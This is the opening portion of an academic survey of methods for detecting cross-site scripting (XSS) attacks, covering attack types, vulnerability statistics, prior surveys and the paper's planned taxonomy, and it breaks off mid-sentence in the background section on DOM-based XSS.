Accepted Manuscript

A survey of detection methods for XSS attacks

Upasana Sarmah, D.K. Bhattacharyya, J.K. Kalita

PII: S1084-8045(18)30204-2

DOI: 10.1016/j.jnca.2018.06.004

Reference: YJNCA 2154

To appear in: *Journal of Network and Computer Applications*

Received Date: 5 February 2018

Revised Date: 26 April 2018

Accepted Date: 4 June 2018

Please cite this article as: Sarmah, U., Bhattacharyya, D.K., Kalita, J.K., A survey of detection methods for XSS attacks, *Journal of Network and Computer Applications* (2018), doi: 10.1016/j.jnca.2018.06.004.

A Survey of Detection Methods for XSS Attacks

Upasana Sarmah[a], D.K. Bhattacharyya[a,*], J.K. Kalita[b]

[a]*Department of Computer Science and Engineering, Tezpur University, Napaam, Tezpur-784028, Assam, India*
[b]*Department of Computer Science, University of Colorado, Colorado Springs, CO 80918, USA*

Abstract

Cross-site scripting attack (abbreviated as XSS) is an unremitting problem for the Web applications since the early 2000s. It is a code injection attack on the client-side where an attacker injects malicious payload into a vulnerable Web application. The attacker is often successful in eventually executing the malicious code in an innocent user's browser without the user's knowledge. With an XSS attack, an attacker can perform malicious activities such as cookie stealing, session hijacking, redirection to other malicious sites, downloading of unwanted software and spreading of malware. The primary categories of XSS attacks are: non-persistent and persistent XSS attacks. **This survey focuses on studying comprehensively, the detection methods available in the literature for XSS attacks. The detection methods discussed in this study are classified according to their deployment sites and further sub-classified according to the analysis mechanism they employ. Along with discussing the pros and cons of each method, this survey also presents a list of tools that support detection of XSS attacks. We also discuss in detail three preconditions that has to be met in order to successfully launch an XSS attack. One of the prime objective of this survey is to identify a list of issues and open research challenges. This survey can be used as a foundational reading manual by anyone wishing to understand, assess, establish or design a detection mechanism to counter XSS attack.**

Keywords: XSS, vulnerabilities, attack, detection, prevention, tools, attack vectors, CSPs

1. Introduction

The Web is an essential part of our individual everyday lives as well as societal activities as a whole. With advancements in technology, even the most complex applications are being increasingly delivered over the Web. However, with the proliferation of services being provided, there arise crucial questions. How secure is the Web? How secure are we when we access a resource on the Web? Answers to such questions have a single pointed focus - Security at all levels of interaction on the Web [1].
With monumental advances in Cloud Computing data security is one of the main aspects to maintain the privacy, confidentiality, integrity and authority of the users. Issues such as Selective opening security and malleability are significantly related to Cloud Computing security [2]. Moreover, it becomes utterly difficult to uphold security due to the problem of Data Deduplication [3] and more so, when the users enjoy different privileges to access the data stored in such platforms. Aiming to find a solution to such problems, the authors in [4] propose a hybrid cloud architecture. With a similar intention to find security related problems and issues in Cloud Computing the authors in [5] discuss and emphasize the counter measures to deal with the problems. Some important research articles related to Cloud Computing

*Corresponding author
Email addresses: upatink@tezu.ernet.in (Upasana Sarmah), dkb@tezu.ernet.in (D.K. Bhattacharyya), jkalita@uccs.edu (J.K. Kalita)

security are discussed in [6][7][8][9].
Security plays a significant role in all Web applications. Applications coupled with respective Web servers provide a wide range of useful services to the users. However, there exists a particular sub-population of advanced users who incessantly exploit the potential vulnerabilities in Web applications and servers, which are literally hubs of personal communication and information for numerous users. Typically, the first step in launching a damaging attack is to discover security flaws in an application and later leverage the flaws to gain sensitive information.

A special type of application layer attacks called Cross-Site Scripting attacks (XSS) have become frightening over the past couple of decades. Traditionally, these attacks were used to steal personal information, leading to possible impersonation of a victim. However, recently with the evolution of technology, these attacks are being used with social engineering techniques to create and launch other punishing attacks. A cross-site scripting attack can best be described as an application layer code injection attack on the client-side where an attacker injects malicious scripts into a vulnerable Web application, paving the way for the successful execution of the malicious code in an innocent user's browser [10][11]. A Web application is said to have an XSS vulnerability if there is a lack of proper input validation, and there are no proper sanitization routines. XSS vulnerabilities were discovered as early as the 1990s, but they became publicly known only in the early 2000s. The severity of such attacks has considerably increased over the years. XSS attacks can now be used to manipulate the Web content, spread malware, launch DDoS attacks, and hijack user sessions in addition to transferring personal sensitive information to attacker's servers.

In an XSS attack, malicious content (malicious scripts) is introduced into the trusted context of a vulnerable Web application. The victim, on executing the Web application, is served with the malicious content which masquerades as a part of the legitimate code of the application. The victim's browser ends up inadvertently executing the malicious script because of its inability to differentiate between malicious and legitimate content. Figure 1 shows the steps involved in successfully launching an XSS attack. An attacker does not directly target the victim, but uses flaws in the vulnerable Web application as tool to deliver the malicious code to the victim's browser. There are three actors in an XSS attack as shown in Figure 2. Depending on the way the malicious code is injected into the Web application, XSS attacks are categorized into the three variants as shown in the Figure 3. Practically, the manner in which the malicious script is delivered to the victim's browser and the way in which it is executed are different for the three categories, and hence the classification. Reflected XSS is the most common XSS attack, although potentially more dangerous is the Stored XSS attack. Reflected and Stored XSS attacks differ from DOM based XSS attacks because the latter type arises due to flaws in the browser's script interpreter. In contrast, Reflected and Stored XSS attacks are the results of vulnerabilities in the Web application. DOM based XSS attacks are relatively uncommon.

As the modern Internet era promises to provide more and more services to the society, the risks to security and maintenance of sensitive information are becoming higher and higher. Many vulnerabilities lurk in Web applications, often without the developer's knowledge. Malicious perpetrators take advantage of these vulnerabilities in Web applications, posing serious threats to the end users of the applications. As a result, the users of vulnerable applications fall prey to the attackers. **The Figure 4 gives a depiction of the Vulnerability count of different types of vulnerabilities from the year 1999 to 9th April, 2018 [1]. As it can be seen, Code execution vulnerability has the highest count. Cross-site scripting has a total vulnerability count of 12216 during the specified time, which makes approximately 12% of the total vulnerabilities reported. To gain more insight into the statistics of XSS over the years, Figure 5 shows how the number of XSS vulnerabilities have increased over the years.**
The Figure 6, as reported by White Hat Security[2], gives the vulnerability profile of different industries. Dynamic Application Security Testing[3] or DAST technique is applied when identifying the vulnerabilities in the applications from different industry. It shows that the Service industry suffers the most in terms of vulnerabilities, followed by the Transportation sector.

[1] https://www.cvedetails.com/vulnerabilities-by-types.php
[2] `https://www.whitehatsec.com/`
[3] `https://www.whitehatsec.com/products/dynamic-application-security-testing/`




Figure 1: Steps in an XSS Attack




Figure 2: XSS actors




Figure 3: XSS types

The Figure 7 depicts the likelihood of vulnerability classes for Web applications as of 2017 [12]. The report takes a total of 15,000 Web applications and more than 65,600 mobile apps into account. The figure 8 gives a deeper insight to the Window of exposure to vulnerabilities of the different industries. The technical definition of the Window of exposure is the count of the number of days a Web application is exposed to serious vulnerabilities during a given time frame. As it can be seen in the figure, five industries namely Utilities, Accommodations, Retail, Education and Manufacturing around 60% of the time remain Always Vulnerable. The different categories of Window of exposure are as below.

1. **Always Vulnerable: If the application is open to vulnerabilities 365 days a year, it falls under this category.**
2. **Frequently Vulnerable: If the application is open to vulnerability 271-364 days a year, it falls under this category.**
3. **Regularly Vulnerable: If the application is open to vulnerability 151-270 days a year, it falls under this category.**
4. **Occasionally Vulnerable: If the application is open to vulnerability 31-150 days a year, it falls under this category.**
5. **Rarely Vulnerable: If the application is open to vulnerability less than 30 days a year, it falls under this category.**




Figure 4: Vulnerability count of different vulnerabilities

It is also significant to note that in the year 2017, Kaspersky Labs identified a total of 199 million unique malicious URLs and 15 million malicious objects (scripts, executable files etc.) [4]

1.1. Comparison with Prior Surveys

XSS attacks pose tremendous security threats. Various security mechanisms have been proposed in the past to circumvent such attacks. A systematic literature survey on XSS attack detection and prevention methods are found in [13]. The authors discuss thoroughly the amount of research done for XSS attack detection since its inception and the proposed solutions/techniques to counter the issues of such attacks. They focus on areas of not only XSS attack detection and prevention but also on XSS vulnerability detection.
In [14], the authors alongside presenting solutions for detecting XSS vulnerabilities also discuss several crucial security risks that XSS attacks pose to the normal functioning of a Web application. They also report some open problems that come in line with the research gaps concerning successful detection of XSS attacks.
Li et al. [15] present a survey article which focuses on server-side Web application security. The authors particularly discuss three very common vulnerabilities exploited by Web application attackers to launch attacks. The vulnerabilities are namely, i) input validation vulnerability, ii) session management vulnerability and iii) application logic vulnerability.
In [16], Prokhorenko et al. conduct an extensive survey to report various protection methods available for securing a Web application from numerous threats. A similar survey is done in [17], where the authors discuss approaches to secure Web application from injection and logic vulnerabilities.
In this paper, we provide a thorough report on the various XSS attack detection approaches proposed over the years. The detection approaches are divided into three categories namely, Client-side detection approaches, Server-side detection approaches and Client-Server detection approaches. The approaches discussed in each of these categories are again sub-divided according to the analysis mechanism they employ to successfully diagnose the attack. We also emphasize the pros and cons of each of the approaches. This survey also presents a list of tools

[4] https://kasperskycontenthub.com/securelist/files/2017/12/KSB_statistics_2017_EN_final.pdf




Figure 5: XSS vulnerability count over the years

available to defend against XSS attacks. The issues and challenges pertaining to the problem of XSS attacks and the research gaps are pointed out as well. Table 1 provides a comparison among our survey and the surveys available in the literature.
Following are the ways in which our survey differs from the other existing surveys.

- **Like [13], we have also categorized the defense methods into different analysis mechanisms. In addition, we have grouped the analysis mechanisms under the deployment site of the defense system. Also, we have discussed in detail the preconditions necessary to launch a successful XSS attack. We have also provided a list of issues and challenges.**
- **Like [14], we also categorize the different defense methods into the deployment sites and then further subgroup into the analysis mechanisms. Additionally, we discuss about several tools to counter XSS attacks. The preconditions necessary to carry out an XSS attack along with Some research issues and challenges are provided by us.**
- **Like [18], we also report the weaknesses present in some of the existing techniques to solve the problem of XSS. Unlike [18], we classify the defense methods into deployment sites and further subgroup them into analysis mechanisms.**
- **Like [19] we discuss in detail the detection and prevention mechanisms to defend against XSS attacks. However, we classify these mechanisms first into their deployment sites and then further sub classify them according to the analysis mechanism. We also provide the various technicalities required to successfully carry out an XSS attack along with a set of issues and research challenges.**
- **In [20], the authors classify the vulnerabilities in a Web application according to the software security approaches, unlike us. The authors provide a very brief insight into the analysis mechanisms. On the other hand, our survey classifies according to the deployment sites of the detection mechanisms. Also, we extensively study the analysis mechanisms under each category.**

1.2. Motivation

Cross-site scripting attack or XSS attacks, since its inception has been designated as one of the top most vulnerability existing in the Web applications. Once successful, the victim




Figure 6: Vulnerability profile by industry for Web applications in 2017

is at the mercy of the attacker, who can impersonate the victim or steal his/her sensitive information. The situation worsens as such attacks are difficult to detect, but are very easy to implement. This is the prime reason why XSS attacks are a live problem even though many detection approaches have been proposed over the years. The unremitting problem of XSS attacks throughout the years motivated us as researchers to prepare a catalog of the defense solutions proposed, the related issues and challenges and even the research gaps pertaining to the problem. We also take this opportunity to propose a new taxonomy for the detection of XSS attacks. The XSS detection mechanisms are classified according to their deployment sites since each detection mechanism is deployed either on the client-side or server-side or both client-server. Moreover, the detection mechanisms differ from each other in the way they analyze the XSS attack behavior. Hence, the detection mechanisms are further sub-classified according to the analysis mechanism they employ i.e., static, dynamic or hybrid. Our chief objective is to provide the research community a handbook of everything related to XSS attacks, so that new solutions can be put forward to put an end to the problem of XSS attacks.

1.3. Contribution

We carry out this survey with the goal of cataloging and comparing defense mechanisms against XSS attacks. The defense mechanisms may be classified based on the manner in which they analyze the code of the application. Our survey is primarily focused on publications across conference proceedings and journals that concentrate on i) vulnerability detection ii) attack detection, and iii) attack prevention. This survey can be used as a foundational reading by anyone wishing to understand, assess, establish or design a detection mechanism to counter XSS attacks.

The survey contemplated in this paper incorporates some of the most well-known and well-cited approaches available in the literature. The major contributions made by this survey are listed as below.

(a) A systematic survey on various XSS attack types and their launching mechanisms. In addition, we also illustrate different scenarios under which XSS attacks take place.




Figure 7: Vulnerability likelihood by class for Web application in 2017

(b) A detailed discussion on XSS detection approaches, with pros and cons. Each method is discussed elaborately in terms of technique, performance, datasets (if used) for evaluation and parameters considered for detection.

(c) We provide a classification of the detection approaches according to the deployment site of the defense system. Deployment can either be in the client-side or server-side or client-server both.

(d) **We also discuss the various preconditions necessary to successfully launch an XSS attack**

(e) Under each section corresponding to a deployment site of the defense system, we also organize the methods according to the analysis mechanisms employed by the systems. Analysis mechanisms such as static, dynamic and hybrid.

(f) Most existing surveys do not cover the attack vectors, but we do. The attackers utilize the attack vectors to craft malicious scripts and launch XSS attacks.

(g) We also summarize a set of tools used for the detection of XSS attacks.

(h) Finally, we wind up by discussing a set of research issues and challenges from implementation perspective.

1.4. Organization of the paper

The paper is organized into the following sections. Section 2 discusses in detail XSS attacks, its types, attack scenarios, some real world XSS attacks and the preconditions necessary to launch XSS attacks successfully. Section 3 presents the detection approaches which are classified into Client-side Detection Approaches, Server-side Detection Approaches and Client-Server based Detection Approaches. Section 4 discusses the tools available for XSS attack detection. In Section 5 we enumerate the various issues and challenges pertaining to XSS attacks. Finally, we wind up in Section 6 with the conclusion. The Figure 9 gives the structure of the presented survey.




Figure 8: Window of exposure for Web application in 2017

2. Background

2.1. XSS Attacks: Its types

Cross-site Scripting attack is a code injection attack at the application layer, which is also abbreviated as XSS attack. To start with, the attacker needs to find a vulnerability within a Web application and exploit it by injecting malicious code, thereby targeting the end-user of the application. In other words, malicious content is injected into trusted context. As per the legitimate requests of the user (the victim), a page from the affected application is served to him/her with the malicious injected code. The Web browser on the victim's end unknowingly executes the malicious code as a legitimate part of the Web application. As a result anything can happen, including all his/her sensitive information ending up at the attacker's server. It is important to note here that XSS attacks are successfully executed only when the Web application does not validate its input at all or does not validate its input properly. Particularly, the output generated by the Web application uses raw invalidated input.

An XSS attack may take advantage of ActiveX, HTML, Flash or JavaScript. Out of the lot, the most widely exploited is JavaScript. According to the statistics, 93.6% of the Websites all over the world use JavaScript [5]. A malicious JavaScript snippet exploits the Same Origin Policy. Any content from a Web site may have permission to access a system's resources if the origin site is granted access with those permissions. The client's browser falls victim to the malicious intentions of the attacker as it cannot differentiate between the legitimate and malicious content delivered from the same Web site. XSS attacks can be carried out in different ways depending on the type. The different types are discussed briefly below.

(a) *Reflected XSS attack*: Also popularly called Non-persistent XSS attack or Type-I XSS attack. The attacker smartly crafts a malicious link containing a script and lures the victim into clicking on it. Inevitably, the victim's request to the server also has the malicious string as a part of it. The response from the server incorporates the malicious code snippet (i.e., reflected back) and the victim's browser executes it indifferently. Thus, XSS vulnerability exists if the user input is directly a part of the output generated by the application without any sanitization. The Reflected XSS attack model is as shown in Figure 10.

[5] `https://heimdalsecurity.com/blog/javascript-malware-explained/`

Table 1: Comparison with Prior Surveys

Approach/Mechanism/tools	Topics covered	Hydara et al. (2015)[13]	Shanmugam et al. (2008)[14]	Johari et al. (2012)[18]	Alfaro et al. (2007)[19]	Gupta et al. (2014)[20]	Our survey
Approach	Client-side		✓	✓	✓		✓
	Server-side				✓		✓
	Client-server						✓
Analysis mehanism	Static analysis	✓	✓	✓	✓	✓	✓
	Dynamic analysis	✓	✓	✓	✓	✓	✓
	Hybrid analysis	✓				✓	✓
Tools	Vulnerability Scanner, Penetration testing tool						✓
Issues and Research Challenges							✓

(b) *Stored XSS attack*: Commonly called Persistent or Type-II XSS attack. The attacker crafts the malicious code snippet which is permanently stored on the vulnerable server. The malicious code may be injected through message forums or blog posts. It is then stored on a server for the application. Eventually, when the victim navigates to the compromised site, he/she is served with the malicious code snippet as a part of the Web page. Finally, the victim's browser ends up executing the malicious code. Thus, lack of proper validation of user input and sanitization routines results in the existence of XSS vulnerabilities in the server application. As a matter of fact, all users who visit this site are now at the risk of executing the malicious code in their browser unknowingly. Appropriate routines should therefore be in place before storing the data into the database. The Stored XSS attack model is as shown in Figure 11.

(c) *DOM based XSS attack*: Also widely called Type-0 XSS attack. Attacks of this category differ significantly from the above, mainly because DOM XSS attacks are possible due to the existence of some vulnerability in the script interpreter of the client's browser, whereas other two types of attacks are due to server side vulnerabilities. The DOM structure of the Web page on the client's browser is modified. This is the reason why the attacker is successful in executing the malicious script. It is worth noting that, the attacker's crafted malicious payload cannot be found in the response as in the case of the other two types of attack. It can be found by either scrutinizing the DOM or when the Web page is loaded, i.e., at runtime. The DOM based XSS attack model is as shown in Figure 12

To better understand XSS attacks, we illustrate a scenario. The attacker sends a mail message to the victim, incorporating a link injected with a malicious script. Using social engineering, the victim is lured into clicking on this link. An HTTP Request from the client is generated, meant for the server hosting the vulnerable Web application. The HTTP Request has the malicious script embedded within it. The Web application's server generates an HTTP Response meant for the client. The HTTP Response includes the reflected malicious script from the server. The malicious script is now a part of the legitimate content from the server. The victim's browser without a doubt executes it. Eventually, the attacker gets hold of much of the vital information from the victim. The attacker can now easily impersonate the victim and access the server on his behalf. Figure 13 shows an example of a malicious link sent by the attacker to the victim. The parameter *topic*, after being retrieved from the URL is placed at a specified position in the Web page. Consequently, the *<script>* element becomes a part of the HTML code. It is then treated by the Web browser in the same manner as any other element in the HTML document. The victim is unknown to the fact that he/she is executing a script, which is possible only because of the existence of XSS vulnerabilities in the Web application. There are several possible ways by which the attacker may craft the URL in such a




Figure 9: Structure of the survey




Figure 10: Reflected XSS Attack Model

way that it is rendered unreadable or is not suspicious enough. To make the URL unreadable, the attacker may use URL obfuscation technique which are readily available as tools. An obfuscated version of the URL is as shown in Figure 14. A second way may be shortening the URL to make it look unsuspicious as shown in Figure 15.

Obfuscation leads to low human readability. Such techniques may also be used for legitimate purposes. However, the intentions to obfuscate a malicious script and the intentions to obfuscate legitimate content are totally different. For example, some sophisticated software developers might not want others to understand their code and hence use various obfuscation techniques. On the contrary, ill-intentioned authors of malicious scripts use obfuscation to evade the intrusion detection systems, especially signature based and static analysis based systems.

Out of the three types of XSS attacks DOM based XSS attacks requires special attention. This is primarily because of its nature. As mentioned earlier, unlike Reflected and Stored XSS attack, DOM based XSS arise due to vulnerability in the client side. When carrying out a DOM based XSS attack, the attacker manipulates the objects in the DOM and inappropriately

